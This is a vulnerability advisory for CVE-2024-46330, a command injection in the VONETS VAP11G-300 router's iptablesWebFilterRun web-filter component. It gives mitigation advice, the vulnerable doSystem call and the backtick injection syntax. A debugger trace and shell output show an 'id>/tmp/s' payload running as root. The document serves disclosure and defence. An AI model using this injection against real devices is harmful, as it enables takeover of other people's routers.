



HAWKTESTERS

AUGUST 2024



**OS COMMAND
INJECTION**

CVE-2024-46330

PRESENTED BY

Table of Contents

- Vulnerability Description 2
 - Presentation of CVE-2024-46330 3
 - Issue 3
 - Mitigation 3
 - Versions Affected 3
- Technical Description 4
 - Description 4
 - Issue(s) 4
 - Proof of Concept 4
- Conclusions 7



Vulnerability Description

Presentation of CVE-2024-46330

Issue

Hawktesters identifies a vulnerability in the VONETS VAP11G-300 router, This device makes use of the `doSystem` function which is a custom function of the `system` function in C language, allowing the execution of commands in the C language.

Mitigation

- To avoid command injection when passing arguments to a `system()` function in C, follow these recommendations:
- Avoid using `system()`: use specific functions such as `exec()` or `fork()` that offer more control and security.
- Strictly validate and filter user input.
- Escape characters such as `;`, `|`, `&`, `>`, `<`, and `\` that could be used for injections.

Versions Affected

The details can be seen in the following table.

Device Name	VAP11G_300
Hardware Version	VER6.0
Software Version	3.3.23.6.9 (Jun 9 2023 14:52:17)
Library Version	2022.11.23



Technical Description

Description

Vonets VAP11G-300 is a professional 300Mbps wifi bridge of small size that also performs the function of WiFi repeater. The new design is unique in the world and ensures long-lasting stability. It is based on IEEE 802.11n, IEEE 802.11b and IEEE 802.11g standards.

Issue(s)

Hawktesters has discovered a reverse-engineered command injection vulnerability in the `iptablesWebFilterRun` component that allows the execution of operating system commands.

Proof of Concept

User Required: Yes

The `iptablesWebFilterRun` object, which is used to execute iptables rules on the device, allows the injection of commands into the system, thus allowing control of the device to be taken.

The code region that exposes the vulnerability is as follows:


```
doSystem("iptables -A web_filter -p tcp -m tcp -m webstr --url %s -j REJECT --reject-with tcp-reset",local_128,uVar6,pcVar3);
```

Command injection should be achieved by adding the following structure:

```
`COMMAND`
```

You can inject the code from here:





When the command is sent, manipulating the arguments, we can see the following:



```

gndbg> stepi
#0041398 in iptablesWebFilterRun ()
warning: GDB can't find the start of the function at 0x41406f.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compac
V0 0x1
V1 0x2b031910 (<_C_ctype_tolower_data+464) ← 0x090068 /* 'h' */
A0 0x47385c ← 'iptables -A web_filter -p tcp -m tcp -m webstr --url %s -j REJECT --reject-with tcp-reset'
A1 0x7fc4e2ef ← 0x732f /* '/s' */
A2 0x6
A3 0x7fc4e2e8 ← 'id>/tmp/s'
T0 0x2b075220 (<_ctype_tolower) → 0x2b031840 (<_C_ctype_tolower_data+256) ← sll $zero, $at, 0
T1 0x7fc4e108 ← 0x8
T2 0x20000
T3 0x0
T4 0x0
T5 0x0
T6 0x12
T7 0x0
T8 0x0
T9 0x403c4c (dosystem) ← lui $gp, 7
S0 0x1
S1 0x470000 ← jr $ra
S2 0xffffffff
S3 0x100
S4 0x470000 ← jr $ra
S5 0x4f5330 ← 0x30 /* '0' */
S6 0x4f5330 ← 'id>/tmp/s'
S7 0x4ef2a8 ← "'id>/tmp/s'"
S8 0x4ca190 ← '192.168.253.100'
GP 0x4d1000 ← 0x0
FP 0x7fc4e410 → 0x2b0149d4 (sprintf=52) ← lw $gp, 0x10($sp)
SP 0x7fc4e2c8 ← 0x0
PC 0x413398 (iptablesWebFilterRun+536) ← jalr $t9
[ DISASM / mips / set emulate on
0x413390 <iptablesWebFilterRun+528> lw $t9, -0x7adc($gp)
0x413394 <iptablesWebFilterRun+532> addiu $a0, $s4, 0x385c
▶ 0x413398 <iptablesWebFilterRun+536> jalr $t9
[ dosystem
$a0: 0x47385c ← 'iptables -A web_filter -p tcp -m tcp -m webstr --url %s -j REJECT --reject-with tcp-reset'
$a1: 0x7fc4e2ef ← 0x732f /* '/s' */
$a2: 0x6
$a3: 0x7fc4e2e8 ← 'id>/tmp/s'
0x41339c <iptablesWebFilterRun+540> addiu $a1, $sp, 0x20
0x4133a0 <iptablesWebFilterRun+544> lw $gp, 0x10($sp)
0x4133a4 <iptablesWebFilterRun+548> move $a0, $s0
0x4133a8 <iptablesWebFilterRun+552> lw $t9, -0x76c8($gp)
0x4133ac <iptablesWebFilterRun+556> move $a1, $s6
0x4133b0 <iptablesWebFilterRun+560> addiu $a2, $zero, 0x3b
0x4133b4 <iptablesWebFilterRun+564> sw $s3, 0x10($sp)
0x4133b8 <iptablesWebFilterRun+568> jalr $t9
[ STACK ]
00:0000 sp 0x7fc4e2c8 ← 0x0
01:0004 0x7fc4e2cc ← 0x1
02:0008 0x7fc4e2d0 → 0x2b07a224 (<_malloc_state+52) ← 0x0
03:000c 0x7fc4e2d4 → 0x300000 ← 0x2e313230 ('021.')
04:0010 0x7fc4e2d8 ← 0x100
05:0014 0x7fc4e2dc ← 0x0
06:0018 0x7fc4e2e0 → 0x4d1000 ← 0x0
07:001c 0x7fc4e2e4 ← 0x0
[ BACKTRACE ]
▶ 0 0x413398 iptablesWebFilterRun+536
gndbg> args
$a0: 0x47385c ← 'iptables -A web_filter -p tcp -m tcp -m webstr --url %s -j REJECT --reject-with tcp-reset'
$a1: 0x7fc4e2ef ← 0x732f /* '/s' */
$a2: 0x6
$a3: 0x7fc4e2e8 ← 'id>/tmp/s'
gndbg> bt
#0 0x0041398 in iptablesWebFilterRun ()
#1 0x00414070 in ?? ()
gndbg>

```

Finally the injection is successful, by verifying the creation of the file.




```
# pwd
/tmp
# cat s
uid=0(admin) gid=0(admin)
# cat /proc/cpuinfo
system type      : MT7620
processor        : 0
cpu model        : MIPS 24Kc V5.0
BogoMIPS         : 399.36
wait instruction : yes
microsecond timers : yes
tlb_entries      : 32
extra interrupt vector : yes
hardware watchpoint : yes, count: 4, address/irw mask: [0x0004, 0x0f7c, 0x0ff8, 0x0fe3]
ASEs implemented : mips16 dsp
shadow register sets : 1
core             : 0
VCED exceptions  : not available
VCEI exceptions  : not available

#
```

Conclusions

Exploiting this vulnerability does not require extensive technical efforts, the scope of this vulnerability by allowing the execution of commands and taking control of the system makes it a critical attack vector for attackers.

